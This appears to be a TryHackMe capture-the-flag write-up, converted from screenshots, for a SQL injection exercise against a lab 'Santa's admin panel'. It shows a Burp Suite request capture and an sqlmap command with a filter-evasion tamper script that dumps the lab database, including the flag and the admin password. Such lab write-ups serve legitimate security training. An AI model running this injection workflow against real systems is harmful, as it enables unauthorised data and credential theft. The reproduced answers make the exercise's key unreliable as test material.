
In-depth SQL Injection tutorial: [SQLi Basics](#)


Answer the questions below

Question 4


How many entries are there in the gift database?

Ans:22





Turn on the FoxyProxy.



On the intercept in the BurpSuite application and do a request on the browser

Santa's admin panel - Mozilla Firefox

Santa's admin panel x +

10.10.129.144:8000/santapanel?search=...   

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/...

Welcome back, Santa!



Burp Suite Community Edition

The database has been updated while you were away!

Enter:

Search

Gift**Child**

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! [Refresh Firefox...](#)

THM AttackBox 1h 49m 07s

Save item

Santa's admin panel - Mozilla Firefox

10.10.129.144:8000/santapanel?search=darkstar

Welcome back, Santa!

Burp Suite Community Edition v2022.2.4 - Temporary Project

Request to http://10.10.129.144:8000

Forward Drop Intercept

Raw Hex In

GET /santapanel?search=darkstar HTTP/1.1

Host: 10.10.129.144:8000

User-Agent: Mozilla/5.0 (X11; Ubuntu; rv:80.0) Gecko/20100101 Firefox/80.0

Accept: text/html,application/xhtml+xml,application/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://10.10.129.144:8000/santapanel?search=darkstar

Cookie: session=eyJhdXRoijp0cnVlfQ.Yq65Lw.3J7JTlRon

Upgrade-Insecure-Requests: 1

Save item

Don't intercept requests

Do intercept

Convert selection

URL-encode as you type

Cut

Copy


Paste

Message editor documentation

Proxy interception documentation

THM AttackBox 1h 48m 18s

Start SqlMap on terminal by using the command



```
root@ip-10-10-178-162:~# sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
[1.2.4#stable]
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program
[*] starting at 06:59:56
[06:59:56] [INFO] parsing HTTP request from 'panel.request'
[06:59:56] [INFO] loading tamper script 'space2comment'
[06:59:56] [INFO] testing connection to the target URL
[06:59:56] [INFO] checking if the target is protected by some kind of WAF/IPS/ID
[06:59:56] [INFO] testing if the target URL content is stable
```

We will see there are 22 entries in the gift database

```
root@ip-10-10-178-162:~  
File Edit View Search Terminal Help  
[07:00:24] [INFO] fetching entries for table 'sequels' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: sequels  
[22 entries]  
+-----+-----+-----+  
| kid | age | title |  
+-----+-----+-----+  
| James | 8 | shoes |  
| John | 4 | skateboard |  
| Robert | 17 | iphone |  
| Michael | 5 | playstation |  
| William | 6 | xbox |  
| David | 6 | candy |  
| Richard | 9 | books |  
| Joseph | 7 | socks |  
| Thomas | 10 | 10 McDonalds meals |  
| Charles | 3 | toy car |  
| Christopher | 8 | air hockey table |  
| Daniel | 12 | lego star wars |  
| Matthew | 15 | bike |  
| Anthony | 3 | table tennis |  
| Donald | 4 | fazer chocolate |  
| Mark | 17 | wii |  
| Paul | 9 | github ownership |  
| James | 8 | finnish-english dictionary |  
| Steven | 11 | laptop |  
| Andrew | 16 | rasberry pie |  
| Kenneth | 19 | TryHackMe Sub |  
| Joshua | 12 | chair |  
+-----+-----+-----+  
[07:00:25] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.129.144/dump/SQLite_masterdb/sequels.csv'  
[07:00:25] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'  
[07:00:25] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: hidden_table  
[1 entry]  
+-----+  
| flag |  
+-----+  
↙ + ⏪ - i THM AttackBox 1h 43m 17s
```

Question 5

What is James' age?

Ans: 8

```
root@ip-10-10-178-162:~  
File Edit View Search Terminal Help  
[07:00:24] [INFO] fetching entries for table 'sequels' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: sequels  
[22 entries]  
+-----+-----+-----+  
| kid | age | title |  
+-----+-----+-----+  
| James | 8 | shoes |  
| John | 4 | skateboard |  
| Robert | 17 | iphone |  
| Michael | 5 | playstation |  
| William | 6 | xbox |  
| David | 6 | candy |  
| Richard | 9 | books |  
| Joseph | 7 | socks |  
| Thomas | 10 | 10 McDonalds meals |  
| Charles | 3 | toy car |  
| Christopher | 8 | air hockey table |  
| Daniel | 12 | lego star wars |  
| Matthew | 15 | bike |  
| Anthony | 3 | table tennis |  
| Donald | 4 | fazer chocolate |  
| Mark | 17 | wii |  
| Paul | 9 | github ownership |  
| James | 8 | finnish-english dictionary |  
| Steven | 11 | laptop |  
| Andrew | 16 | rasberry pie |  
| Kenneth | 19 | TryHackMe Sub |  
| Joshua | 12 | chair |  
+-----+-----+-----+  
[07:00:25] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.129.144/dump/SQLite_masterdb/sequels.csv'  
[07:00:25] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'  
[07:00:25] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: hidden_table  
[1 entry]  
+-----+  
| flag |  
+-----+  
↙ + ⏪ - i THM AttackBox 1h 42m 57s
```

Question 6

What did Paul ask for?

Ans: github ownership

```
root@ip-10-10-178-162:~  
File Edit View Search Terminal Help  
[07:00:24] [INFO] fetching entries for table 'sequels' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: sequels  
[22 entries]  
+-----+-----+-----+  
| kid | age | title |  
+-----+-----+-----+  
| James | 8 | shoes |  
| John | 4 | skateboard |  
| Robert | 17 | iphone |  
| Michael | 5 | playstation |  
| William | 6 | xbox |  
| David | 6 | candy |  
| Richard | 9 | books |  
| Joseph | 7 | socks |  
| Thomas | 10 | 10 McDonalds meals |  
| Charles | 3 | toy car |  
| Christopher | 8 | air hockey table |  
| Daniel | 12 | lego star wars |  
| Matthew | 15 | bike |  
| Anthony | 3 | table tennis |  
| Donald | 4 | fazer chocolate |  
| Mark | 17 | wii |  
| Paul | 9 | github ownership |  
| James | 8 | finnish-english dictionary |  
| Steven | 11 | laptop |  
| Andrew | 16 | rasberry pie |  
| Kenneth | 19 | TryHackMe Sub |  
| Joshua | 12 | chair |  
+-----+-----+-----+  
[07:00:25] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.129.144/dump/SQLite_masterdb/sequels.csv'  
[07:00:25] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'  
[07:00:25] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: hidden_table  
[1 entry]  
+-----+  
| flag |  
+-----+  
↙ + ⏪ - i THM AttackBox 1h 42m 57s
```

Question 7

What is the flag?

Ans: thmfox{All_I_Want_for_Christmas_Is_You}

```
root@ip-10-10-178-162:~  
File Edit View Search Terminal Help  
| Joseph | 7 | socks  
| Thomas | 10 | 10 McDonalds meals  
| Charles | 3 | toy car  
| Christopher | 8 | air hockey table  
| Daniel | 12 | lego star wars  
| Matthew | 15 | bike  
| Anthony | 3 | table tennis  
| Donald | 4 | fazer chocolate  
| Mark | 17 | wii  
| Paul | 9 | github ownership  
| James | 8 | finnish-english dictionary  
| Steven | 11 | laptop  
| Andrew | 16 | rasberry pie  
| Kenneth | 19 | TryHackMe Sub  
| Joshua | 12 | chair  
+-----+  
[07:00:25] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.129.144/dump/SQLite_masterdb/sequels.csv'  
[07:00:25] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'  
[07:00:25] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: hidden_table  
[1 entry]  
+-----+  
| flag |  
+-----+  
| thmfox{All I Want for Christmas Is You} |  
+-----+  
  
[07:00:25] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.sqlmap/output/10.10.129.144/dump/SQLite_masterdb/hidden_table.csv'  
[07:00:25] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'  
[07:00:25] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: users  
[1 entry]  
+-----+  
| username | password |  
+-----+  
| admin | EhCNSWzzFP6sc7gB |  
+-----+  
↶ + ⏹ - i THM AttackBox 1h 42m 17s
```

Question 8

What is admin's password?

Ans: EhCNSWzzFP6sc7gB

```
root@ip-10-10-178-162:~  
File Edit View Search Terminal Help  
| Andrew | 16 | raspberry pie |  
| Kenneth | 19 | TryHackMe Sub |  
| Joshua | 12 | chair |  
+-----+-----+  
[07:00:25] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.129.144/dump/SQLite_masterdb/sequels.csv'  
[07:00:25] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'  
[07:00:25] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: hidden_table  
[1 entry]  
+-----+  
| flag |  
+-----+  
| thmfox[All_I_Want_for_Christmas_Is_You] |  
+-----+  
[07:00:25] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.sqlmap/output/10.10.129.144/dump/SQLite_masterdb/hidden_table.csv'  
[07:00:25] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'  
[07:00:25] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: users  
[1 entry]  
+-----+  
| username | password |  
+-----+  
| admin | EhCNSWzzFP6sc7gB |  
+-----+  
[07:00:25] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.sqlmap/output/10.10.129.144/dump/SQLite_masterdb/users.csv'  
[07:00:25] [WARNING] HTTP error codes detected during run:  
400 (Bad Request) - 1 times  
[07:00:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.129.144'  
  
[*] shutting down at 07:00:25  
root@ip-10-10-178-162:~#  
↙ + ⏹ - i THM AttackBox 1h 41m 55s
```

Thought Process/Methodology:

Firstly, enter the [IP]:8000/santapanel on the browser search bar. Enter the username and password to go to next page where we can traverse the database. Next, turn on the FoxyProxy on the browser. Turn on the intercept on BurpSuite and go back to browser to do a test request. Once we see the request on BurpSuite, save item. After that, start the SqlMap by a command line ('sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite'). Finally just press y to confirm to testing the other info and we will get all the information above.

